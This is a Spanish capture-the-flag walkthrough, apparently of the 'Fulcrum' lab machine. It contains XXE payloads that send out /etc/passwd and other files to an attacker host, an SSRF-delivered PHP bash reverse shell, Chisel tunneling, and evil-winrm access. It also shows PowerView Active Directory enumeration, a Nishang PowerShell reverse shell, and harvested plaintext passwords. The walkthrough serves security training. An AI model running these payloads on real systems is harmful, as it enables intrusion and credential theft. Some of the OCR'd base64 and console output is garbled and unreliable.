aW4vbm9sb2dpbgpkbnNtYXN0Ong6MTEx0jY1NTM0mRuc21hc3EsLCw6L3Zhci9saWVbWlZyZov
dXNyL3NiaW4vbm9sb2dpbgpsaWJ2aXJ0LXFfbXU6eDo2NDA1NToxMDg6TGlidmlydCBRZW11LCws
0i92YXIvbGliL2xpYnZpcnQ6L3Vzci9zYmluL25vbG9naW4KbGlidmlydC1kbnNtYXN0Ong6MTEx
0jEyMDpMaWJ2aXJ0IERuc21hc3EsLCw6L3Zhci9saWVbWlZyZovdXNyL3NiaW4vbm9sb2dpbgp
bi9ub2xvZ2luCg==
```

Descodificamos la cadena:

```
echo 'base64' | base64 -d
```

Resultado:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:./run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
sshd:x:111:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
libvirt-qemu:x:64055:108:Libvirt Qemu,,,:/var/lib/libvirt:/usr/sbin/nologin
libvirt-dnsmasq:x:114:120:Libvirt
Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/usr/sbin/nologin
```

Obtenemos el contenido de `/etc/passwd`.

Identificamos usuarios como `syslog` con directorio home `/home/syslog`.

2.5 Enumeración del sistema vía XXE

Comprobamos el `/etc/hosts`, para ello modificamos el contenido de `structure.xml` por:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/hosts">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Enviamos la petición y obtenemos como resultado:

MTI3LjAuMC4xIGxvY2FsaG9zdAoxMjcuMC4xLjEgdWJ1bnR1CgojIFRoZSBmb2xsb3dpbmcmc
gbGluZXMGYXJlIGRlc2lyYWJsZSBmb3IgSVB2NiBjYXBhYmxlIGhvc3RzCjo6MSAgICAgaXA
2LWxvY2FsaG9zdCBpcDYtbG9vcGJhY2sKZmUwMDo6MCBpcDYtbG9jYWxuZXQKZmYw
MDo6MCBpcDYtbWNhc3RwcmVmaXgKZmYwMjo6MSBpcDYtYWxsbm9kZXMKZmYwMjo6
MiBpcDYtYWxscm91dGVycwo=

Lo descodificamos y obtenemos:

Nada relevante.

Verificamos el hostname, para ello modificamos el archivo structure.xml:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/hostname">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Obtenemos la cadena base64, lo descodificamos y como resultado obtenemos:

fulcrum

Vemos que el usuario syslog, posee un directorio /home por lo que intentamos obtener la clave id_rsa, para ello modificamos structure.xml:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/home/syslog/.ssh/id_rsa">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Pero no obtenemos ninguna clave.

Intentamos obtener un archivo de configuración de nginx por su ruta típica:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/nginx/sites-available/default">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Resultado:

No obtenemos la cadena en base64, por lo que no existe dicho archivo o no tenemos permisos.

Probamos con:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/nginx/sites-available/default.conf">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Resultado:

No existe o no tenemos permisos

Probamos:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/nginx/sites-enabled/default.conf">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Resultado:

No existe o no tenemos permisos

Comprobamos los puertos internos de la maquina:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/proc/net/tcp">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Resultado:

No existe o no tenemos permisos

Comprobamos las interfaces:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-  
encode/resource=/proc/net/fib_trie">  
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">>
```

Resultado:

TWFpbjoKICArLS0gMC4wLjAuMC8wIDMgMCA1CiAgICAgKy0tIDAuMC4wLjAvNCAyIDAgM
gogICAgICAgIHwtLSAwLjAuMC4wCiAgICAgICAgICAgICAgLzAgdW5pdmVyc2UgVU5JQ0FTVAo
glCAglCAglCstLSAxMC4xMjkuMC4wLzE2IDlgMCAxCiAgICAgICAgICAgICAgfC0tIDewLjEyOS4
wLjAKICAgICAgICAgICAgICAgICAvMzlgGluayBCUk9BRENBu1QKICAgICAgICAgICAgICAvMT
YgbGluayBVTkIDQVNUCiAgICAgICAgICAgICAgfC0tIDewLjEyOS4xMzYuMjU0CiAgICAgICAgIC
AgICAgLzMyIGhvc3QgTE9DQUwKICAgICAgICAgICAgICB8LS0gMTAuMTI5LjE1NS4yNTUKICAg
ICAgICAgICAgICAvMzlgGluayBCUk9BRENBu1QKICAgICArLS0gMTI3LjAuMC4wLzggMiA
wIDIKICAgICAgICArLS0gMTI3LjAuMC4wLzMxIDEgMCAwCiAgICAgICAgICAgICAgfC0tIDeyNy4
wLjAuMAogICAgICAgICAgICAgIC8zMjBsaW5rEJST0FEQ0FTVAogICAgICAgICAgICAgIC8
4IGhvc3QgTE9DQUwKICAgICAgICAgICAgICB8LS0gMTI3LjAuMC4wLzE2IDlgMCAxCiAgICAgICAgICAgICAgLz
MyIGhvc3QgTE9DQUwKICAgICAgICAgICAgICB8LS0gMTI3LjE1NS4yNTUuMjU0CiAgICAgICAgICAgICAgLz
zMyIGxpbnRlbnQgQlJlbnRlbnQVNUCiAgICAgKy0tIDE5Mi4xNjguMTI5LjAuMjU0MiAwIDIKICAgIC


```

    /32 link BROADCAST
+-- 192.168.122.0/24 2 0 2
  +-- 192.168.122.0/31 1 0 0
    |-- 192.168.122.0
      /32 link BROADCAST
      /24 link UNICAST
      |-- 192.168.122.1
        /32 host LOCAL
        |-- 192.168.122.255
          /32 link BROADCAST
Local:
+-- 0.0.0.0/0 3 0 5
  +-- 0.0.0.0/4 2 0 2
    |-- 0.0.0.0
      /0 universe UNICAST
      +-- 10.129.0.0/16 2 0 1
        |-- 10.129.0.0
          /32 link BROADCAST
          /16 link UNICAST
          |-- 10.129.136.254
            /32 host LOCAL
            |-- 10.129.255.255
              /32 link BROADCAST
+-- 127.0.0.0/8 2 0 2
  +-- 127.0.0.0/31 1 0 0
    |-- 127.0.0.0
      /32 link BROADCAST
      /8 host LOCAL
      |-- 127.0.0.1
        /32 host LOCAL
        |-- 127.255.255.255
          /32 link BROADCAST
+-- 192.168.122.0/24 2 0 2
  +-- 192.168.122.0/31 1 0 0
    |-- 192.168.122.0
      /32 link BROADCAST
      /24 link UNICAST
      |-- 192.168.122.1
        /32 host LOCAL
        |-- 192.168.122.255
          /32 link BROADCAST

```

Identificamos las siguientes IPs internas:

- 10.129.136.254 (IP pública de la máquina)
- 127.0.0.1 (Localhost)
- 192.168.122.1 (Interfaz interna, posible red virtual o contenedor).

2.6 Enumeración de archivos mediante XXE

Intentamos enumerar archivos del sistema utilizando entidades externas XML (XXE) para leer `/proc/self/schedstat`.

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/proc/self/schedstat">
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">">
```

Pero no encontramos nada.

Posteriormente, probamos a enumerar `/proc/self/sched_debug` con la misma técnica:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/proc/self/sched_debug">
<!ENTITY % param1 "<!ENTITY filename SYSTEM 'http://10.10.14.195/%file;'">">
```

Pero no encontramos nada.

2.7 Explotación de XXE + SSRF

Probamos un ataque de **Server Side Request Forgery (SSRF)** a través de la vulnerabilidad XXE. El objetivo es alcanzar el puerto donde anteriormente probamos LFI y RFI, ya que el servidor podría estar validando el origen de la IP (permitiendo peticiones locales de la 127.0.0.1 pero bloqueando externas).

Ejecutamos la siguiente carga útil:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?
page=http://10.10.14.195/testing" > ]>
<test>&xxe;</test>
```

Resultado:

10.129.136.254 - - [23/Jan/2026 18:46:14] "GET /testing.php HTTP/1.0" 404 -

Observamos que el servidor parece concatenar automáticamente la extensión `.php` a la petición.

2.8 Obtención de Reverse Shell (www-data)

Creamos un archivo llamado `testing.php` en nuestro equipo atacante con un script malicioso para obtener una reverse shell:

```
<?php
    system("bash -c 'bash -i >& /dev/tcp/10.10.14.195/443 0>&1'");
?>
```

Preparamos un listener con Netcat: `nc -nlvp 443`

- `-n` : No realizar resolución DNS.
- `-l` : Modo escucha (listen).
- `-v` : Modo detallado (verbose).
- `-p` : Especificar el puerto.

Levantamos un servidor web con Python para servir el archivo:

```
python3 -m http.server 80
```

Enviamos la petición XML de nuevo.

Resultado:

Obtenemos la reverse shell exitosamente.

3. Post-explotación

3.1 Tratamiento de la TTY y Enumeración Inicial

Realizamos el tratamiento de la TTY para tener una consola interactiva estable:

[script - pseudo-terminal - TTY](#)

Verificamos la dirección IP del host:

```
hostname -I
```

Resultado:

```
10.129.136.254 192.168.122.1 dead:beef::250:56ff:fe94:d1e8
```

Verificamos el identificador del usuario actual:

```
id
```

Resultado:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enumerando el contenido del directorio actual, vemos un script en powershell:

```
Fulcrum_Upload_to_Corp.ps1 home.php index.php upload.php
```

Contenido del script:

```
# TODO: Forward the PowerShell remoting port to the external interface
# Password is now encrypted \o/

$1 = 'WebUser'
$2 =
'77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116
,80,97,53,53,48,48,48,48,48,48' -split ' '
$3 =
'76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAfoAQQB
NAGEARgArAGYAVgBGAGcAPQA9AHwAOQAADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGY
AOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgB
mADUAZgA3AGQAMwA4AGQA0AA2ADIAMgAzAGIAYgAxADMANAA='
```

```
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)

Invoke-Command -Computer upload.fulcrum.local -Credential $5 -File Data.ps1
```

Identificamos el usuario **WebUser** y una contraseña almacenada como una cadena segura (SecureString) encriptada con una clave AES (variable \$2).

3.2 Desencriptado de SecureString en PowerShell

Buscamos información sobre cómo revertir una SecureString a texto plano:

how to decrypt secure string

Encontramos un recurso en StackOverflow que utiliza la clase Marshal :

<https://stackoverflow.com/questions/7468389/powershell-decode-system-security-securestring-to-readable-password>

Dice:

```
$Ptr =
[System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($cr
redentials.password)
$result = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($Ptr)
[System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($Ptr)
$result
```

Iniciamos pwsh (PowerShell) en nuestra consola y cargamos las variables del script original:

```
$1 = 'WebUser'
$2 =
'77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116
,80,97,53,53,48,48,48,48,48' -split ' ,'
$3 =
'76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAfoAQQB
NAGEARgArAGYAVgBGAGcAPQA9AHwAOQAawADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGY
AOQBkADgANQAzADcAMQA3AGYAOQBhADMAZQAxAGQAYwA2AGIANQA3ADUAYQA1ADUAMwA2ADgAMgB
mADUAZgA3AGQAMwA4AGQA0AA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)
```

Ejecutamos el proceso de desencriptado adaptado:

```
$Ptr =
[System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($4)
$result = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($Ptr)
```

```
[System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($Ptr)  
$result
```

Y como resultado:

M4ng£m£ntPa55

```
PS /home/x369/HTB/Fulcrum> $1 - webUser  
PS /home/x369/HTB/Fulcrum> $2 - "77,52,110,103,63,109,63,110,116,88,97,53,53,77,52,110,103,63,109,63,110,116,88,97,53,53,48,48,48,48,48" -split ' '  
PS /home/x369/HTB/Fulcrum> $3 - 76a92d11167x16422a11b1488b5368q8b1QAVApah0wgevAFUaLwBRAHEACABKAFaQqBNAGEARgArADYVgBgAGcAPQa9AHwAQqAwADgAwwAxADIAZg1ADgAnwB1ADIAyQB1ADgAZQZAGYAOQBKADgANQAZADcAMQAZAGYAOQBHADMAZQAxAGQAYwAZAGIANQ  
13b0uYQK15010wms5AdgmgJmDIAZg1AGQBNwAAGQQAAD1AMG5JAG1AYgAVADMAVA5  
PS /home/x369/HTB/Fulcrum> $4 - $3 | ConvertTo-SecureString -As $2  
PS /home/x369/HTB/Fulcrum> $5 - New-Object System.Management.Automation.PSCredential ($1, $4)  
PS /home/x369/HTB/Fulcrum> $Ptr - [System.Runtime.InteropServices.Marshal]::SecureStringToCoTaskMemUnicode($4)  
PS /home/x369/HTB/Fulcrum> $result [System.Runtime.InteropServices.Marshal]::PtrToStringUni($Ptr)  
PS /home/x369/HTB/Fulcrum> [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode($Ptr)  
PS /home/x369/HTB/Fulcrum> $result  
M4ng£m£ntPa55  
PS /home/x369/HTB/Fulcrum> █
```

3.3 Reconocimiento de la Red Interna

Al detectar una segunda interfaz de red (192.168.122.1), procedemos a escanear el segmento para identificar otros hosts activos usando un script de bash:

```
#!/bin/bash  
  
network=192.168.122  
  
for i in $(seq 1 255); do  
    timeout 1 bash -c "ping -c 1 $network.$i" &>/dev/null && echo "[+]  
Host Activo - $network.$i" &  
done; wait
```

Resultado:

[+] Host Activo - 192.168.122.1

[+] Host Activo - 192.168.122.228

Enumeramos los puertos con un script:

```
#!/bin/bash  
  
for port in $(seq 1 65535); do  
    timeout 1 bash -c "echo ' ' > /dev/tcp/192.168.122.228/$port"  
2>/dev/null && echo "[+] IP 192.168.122.228 con puerto $port abierto" &  
done;wait
```

Resultado:

[+] IP 192.168.122.228 con puerto 80 abierto

[+] IP 192.168.122.228 con puerto 5985 abierto

3.4 Túnel con Chisel y Acceso a WEBSERVER

Para acceder al servicio WinRM (5985) de la red interna desde nuestra máquina atacante, utilizaremos Chisel para crear un túnel.

Para ello usamos chisel. Nos descargamos chisel:

<https://github.com/jpillora/chisel/releases/tag/v1.7.7>

Descomprimos, lo subimos en la maquina victima.

En el host atacante:

```
./chisel server --reverse -p 1234
```

En el host de la victima:

```
./chisel client 10.10.14.195:1234 R:5985:192.168.122.228:5985
```

Accedemos mediante **evil-winrm** usando las credenciales obtenidas:

```
└─# evil-winrm -i localhost -u 'WebUser' -p 'M4ng£m£ntPa55'
```

Resultado:

Acceso exitoso al servidor Windows.

Verificamos la configuración de red en el Windows:

```
ipconfig /all
```

Resultado:

Windows IP Configuration

```
Host Name . . . . . : WEBSERVER
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
```

Ethernet adapter Ethernet:

```
Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Network
Connection
Physical Address. . . . . : 52-54-00-9E-52-F4
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . :
fe80::b1ac:4b69:feac:4a7d%7(Preferred)
IPv4 Address. . . . . : 192.168.122.228(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Friday, January 23, 2026 1:39:22 PM
Lease Expires . . . . . : Friday, January 23, 2026 7:18:50 PM
Default Gateway . . . . . : 192.168.122.1
DHCP Server . . . . . : 192.168.122.1
DHCPv6 IAID . . . . . : 122835968
DHCPv6 Client DUID. . . . . : 00-01-00-01-2A-04-FF-30-52-54-00-74-
F8-7C
```

```
DNS Servers . . . . . : 192.168.122.130
                        1.1.1.1
NetBIOS over Tcpi. . . . . : Enabled
```

Resultado: Confirmamos el Host Name `WEBSERVER`, la IP `192.168.122.228` y un servidor DNS en la IP `192.168.122.130`, que probablemente sea el Domain Controller (DC).

3.5 Análisis de web.config y Extracción de Credenciales LDAP

Intentamos listar usuarios del dominio, pero falla:

```
net user /domain
```

```
*Evil-WinRM* PS C:\Users> net user /domain
The request will be processed at a domain controller for domain WORKGROUP.

net.exe : System error 1355 has occurred.
+ CategoryInfo          : NotSpecified: (System error 1355 has occurred.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

The specified domain either does not exist or could not be contacted.
```

Enumerando directorios, en la ruta:

```
C:\inetpub\wwwroot
```

Vemos un archivo de configuración entre otros:

-a----	5/8/2022	2:46 AM	703 iisstart.htm
-a----	5/8/2022	2:46 AM	99710 iisstart.png
-a----	2/12/2022	11:42 PM	5252 index.htm
-a----	2/12/2022	11:42 PM	1280 web.config

Comprobando el contenido del archivo vemos credenciales y nombres de dominio:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
  <appSettings />
  <connectionStrings>
    <add
connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local"
name="ADServices" />
  </connectionStrings>
  <system.web>
    <membership defaultProvider="ADProvider">
      <providers>
        <add name="ADProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider, System.Web,
Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
connectionStringName="ADConnString" connectionUsername="FULCRUM\LDAP"
connectionPassword="PasswordForSearching123!"
attributeMapUsername="SAMAccountName" />
      </providers>
    </membership>
  </system.web>
</configuration>
```

```
        </membership>
    </system.web>
<system.webServer>
    <httpProtocol>
        <customHeaders>
            <clear />
        </customHeaders>
    </httpProtocol>
    <defaultDocument>
        <files>
            <clear />
            <add value="Default.asp" />
            <add value="Default.htm" />
            <add value="index.htm" />
            <add value="index.html" />
            <add value="iisstart.htm" />
        </files>
    </defaultDocument>
</system.webServer>
</configuration>
```

Credenciales:

FULCRUMLDAP

PasswordForSearching123!

Hacemos un ping para ver si nos resuelve el dominio:

ping dc.fulcrum.local

Resultado:

Pinging dc.fulcrum.local [192.168.122.130] with 32 bytes of data:

Efectivamente, parece ser el controlador del dominio.

3.6 Enumeración de Active Directory con PowerView

Enumeramos con PowerView:

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Recon/PowerView.ps1>

Lo subimos con evilwin-rm:

upload PowerView.ps1

Lo importamos:

Import-Module .\PowerView.ps1

Convertimos la contraseña en texto seguro:

SecPassword = ConvertTo-SecureString 'PasswordForSearching123!' -AsPlainText -Force

Creamos un nuevo objeto:

```
$Cred = New-Object System.Management.Automation.PSCredential('FULCRUM\LDAP',  
$SecPassword)
```

Obtenemos todos los usuarios del Directorio Activo y aplicamos filtro:

```
Get-DomainUser -Credential $Cred | select samaccountname, logoncount
```

Resultado:

samaccountname	logoncount
Administrator	6
Guest	0
krbtgt	0
ldap	3
923a	0
BTables	1

Comprobamos la informacion del usuario 923a, que no se ha conectado ninguna vez:

```
Get-DomainUser -Credential $Cred 923a
```

Resultado:

```
company           : fulcrum  
logoncount        : 0  
badpasswordtime   : 12/31/1600 4:00:00 PM  
st                : UN  
l                 : unknown  
distinguishedname : CN=923a,CN=Users,DC=fulcrum,DC=local  
objectclass       : {top, person, organizationalPerson, user}  
name              : 923a  
objectsid         : S-1-5-21-1158016984-652700382-3033952538-1104  
samaccountname    : 923a  
admincount        : 1  
codepage          : 0  
samaccounttype    : USER_OBJECT  
accountexpires    : NEVER  
countrycode       : 0  
whenchanged       : 5/8/2022 7:10:32 AM  
instancetype      : 4  
usncreated        : 12610  
objectguid        : 8ea0a902-110d-46ec-98b4-825d392c687c  
sn                : 923a  
lastlogoff        : 12/31/1600 4:00:00 PM  
objectcategory    :  
CN=Person,CN=Schema,CN=Configuration,DC=fulcrum,DC=local  
dscorepropagationdata : {5/8/2022 7:10:32 AM, 1/1/1601 12:00:00 AM}  
givenname         : 923a
```



```
c : UK
memberof : CN=Domain Admins,CN=Users,DC=fulcrum,DC=local
lastlogon : 12/31/1600 4:00:00 PM
streetaddress : unknown
badpwdcount : 0
cn : 923a
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated : 5/8/2022 7:02:38 AM
primarygroupid : 513
pwdlastset : 5/8/2022 12:02:38 AM
usnchanged : 12813
postalcode : 12345
```

Vemos que pertenece al grupo de Domain Admins:

memberof : CN=Domain Admins,CN=Users,DC=fulcrum,DC=local

Comprobamos la informacion de BTables:

Get-DomainUser -Credential \$Cred BTables

Resultado:

```
company : fulcrum
logoncount : 1
badpasswordtime : 12/31/1600 4:00:00 PM
st : UN
l : unknown
distinguishedname : CN=BTables,CN=Users,DC=fulcrum,DC=local
objectclass : {top, person, organizationalPerson, user}
lastlogontimestamp : 5/9/2022 7:48:46 AM
name : BTables
objectsid : S-1-5-21-1158016984-652700382-3033952538-1105
samaccountname : BTables
codepage : 0
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whenchanged : 5/9/2022 2:48:46 PM
instancetype : 4
usncreated : 12628
objectguid : 8e5db1d3-d28c-4aa1-b49d-f5f8216959fe
sn : BTables
info : Password set to ++FileServerLogon12345++
objectcategory :
CN=Person,CN=Schema,CN=Configuration,DC=fulcrum,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
givenname : BTables
c : UK
lastlogon : 5/9/2022 7:48:46 AM
streetaddress : unknown
```

```
badpwdcount      : 0
cn               : BTables
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated      : 5/8/2022 7:02:49 AM
primarygroupid    : 513
pwdlastset       : 5/8/2022 12:02:49 AM
usnchanged       : 16404
lastlogoff       : 12/31/1600 4:00:00 PM
postalcode       : 12345
```

Vemos un campo nuevo:

info : Password set to ++FileServerLogon12345++

Puede ser una credencial para el Usuario BTables:

++FileServerLogon12345++

3.7 Movimiento Lateral a file.fulcrum.local

Probamos a realizar un ping a file.fulcrum.local para ver si resuelve:

ping file.fulcrum.local

Resultado:

Pinging file.fulcrum.local [192.168.122.132] with 32 bytes of data:

Probamos si podemos ejecutar comandos de forma remota con un script block:

```
$password = ConvertTo-SecureString '++FileServerLogon12345++' -AsPlainText -
Force
$Cred = New-Object
System.Management.Automation.PSCredential('FULCRUM\BTables', $password)
Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -
ScriptBlock { whoami }
```

Resultado:

fulcrum\btables

Podemos ejecutar comandos remotamente.

Testeamos si tenemos conexion a nuestro equipo, listener:

nc -nlvp 443

Ejecutamos:

```
Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -ScriptBlock { Test-
NetConnection -ComputerName 10.10.14.195 -Port 443 }
```

Resultado:

connect to [10.10.14.195] from (UNKNOWN) [10.129.136.254] 49725

Hemos recibido una conexión.

Intentamos establecer una conexión reverse shell con nishang:

<https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Shells/Invoke-PowerShellTcpOneLine.ps1>

Reverse shell:

```
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below
line. Remove all help comments as well.
#$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.195',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen
dbyte.Length);$stream.Flush()};$client.Close()

#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();
[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=
(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=
([text.encoding]::ASCII).GetBytes((iex $d
2>&1));$sm.Write($st,0,$st.Length)}
```

Listener:

rlwrap nc -nlvp 443

Ejecutamos:

```
Invoke-Command -ComputerName file.fulcrum.local -Credential $Cred -ScriptBlock
{ $client = New-Object System.Net.Sockets.TCPClient('10.10.14.195',443);$stream
= $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
te.Length);$stream.Flush()};$client.Close() }
```

Resultado:

Reverse shell exitoso.

Verificamos usuario:

whoami

Resultado:

fulcrum\btables

Obtenemos la flag de usuario:
type C:\Users\BTables\Desktop\user.txt

Resultado:
fce52521c8f872b514f037fada78daf4

3.8 Compromiso del DC y Privilegios de Domain Admin

Nos autenticamos en el servicio SMB para así luego poder enumerar usuarios del dominio.
Get-SMBShare

Resultado:

Name	ScopeName	Path	Description
ADMIN\$	*		Remote Admin
C\$	*		Default share
IPC\$	*		Remote IPC

Probamos a acceder a los recursos compartidos del DC con las credenciales de BTABLES:
net use \\dc.fulcrum.local\IPC\$ /user:FULCRUM\BTables ++FileServerLogon12345++

Enumeramos:
net view \\dc.fulcrum.local\

Resultado:

NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

Ahora que estoy autenticado, comprobamos la info de 923a:
net user 923a /domain

Resultado:

User name	923a
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	5/7/2022 11:02:38 PM
Password expires	Never
Password changeable	5/8/2022 11:02:38 PM
Password required	Yes
User may change password	Yes

```
Workstations allowed          All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Admins      *Domain Users
The command completed successfully.
```

Nos traemos el recurso SYSVOL y lo metemos en la unidad X:

```
net use x: \\dc.fulcrum.local\SYSVOL /user:FULCRUM\BTables
++FileServerLogon12345++
```

Accedemos:

cd X:

Enumerando la unidad X, vemos que en:

X:\fulcrum.local\scripts

Hay alojado multiples scripts en powershell con el mismo tamaño.

```

PS X:\fulcrum.local\scripts> dir
Directory: X:\fulcrum.local\scripts
Mode                LastWriteTime         Length Name
----                -
-a----- 2/12/2022  10:34 PM          340 00034421-648d-4835-9b23-c0d315d71ba3.ps1
-a----- 2/12/2022  10:34 PM          340 0003ed3b-31a9-4d8f-a152-a234ecb522d4.ps1
-a----- 2/12/2022  10:34 PM          340 0010183b-2f84-4d4a-9490-b5ae922e3ba1.ps1
-a----- 2/12/2022  10:34 PM          340 001985e5-4b19-426a-96fe-927a972a6fed.ps1
-a----- 2/12/2022  10:34 PM          340 0033f8d7-8ede-4186-83fa-6a17b966f1b9.ps1
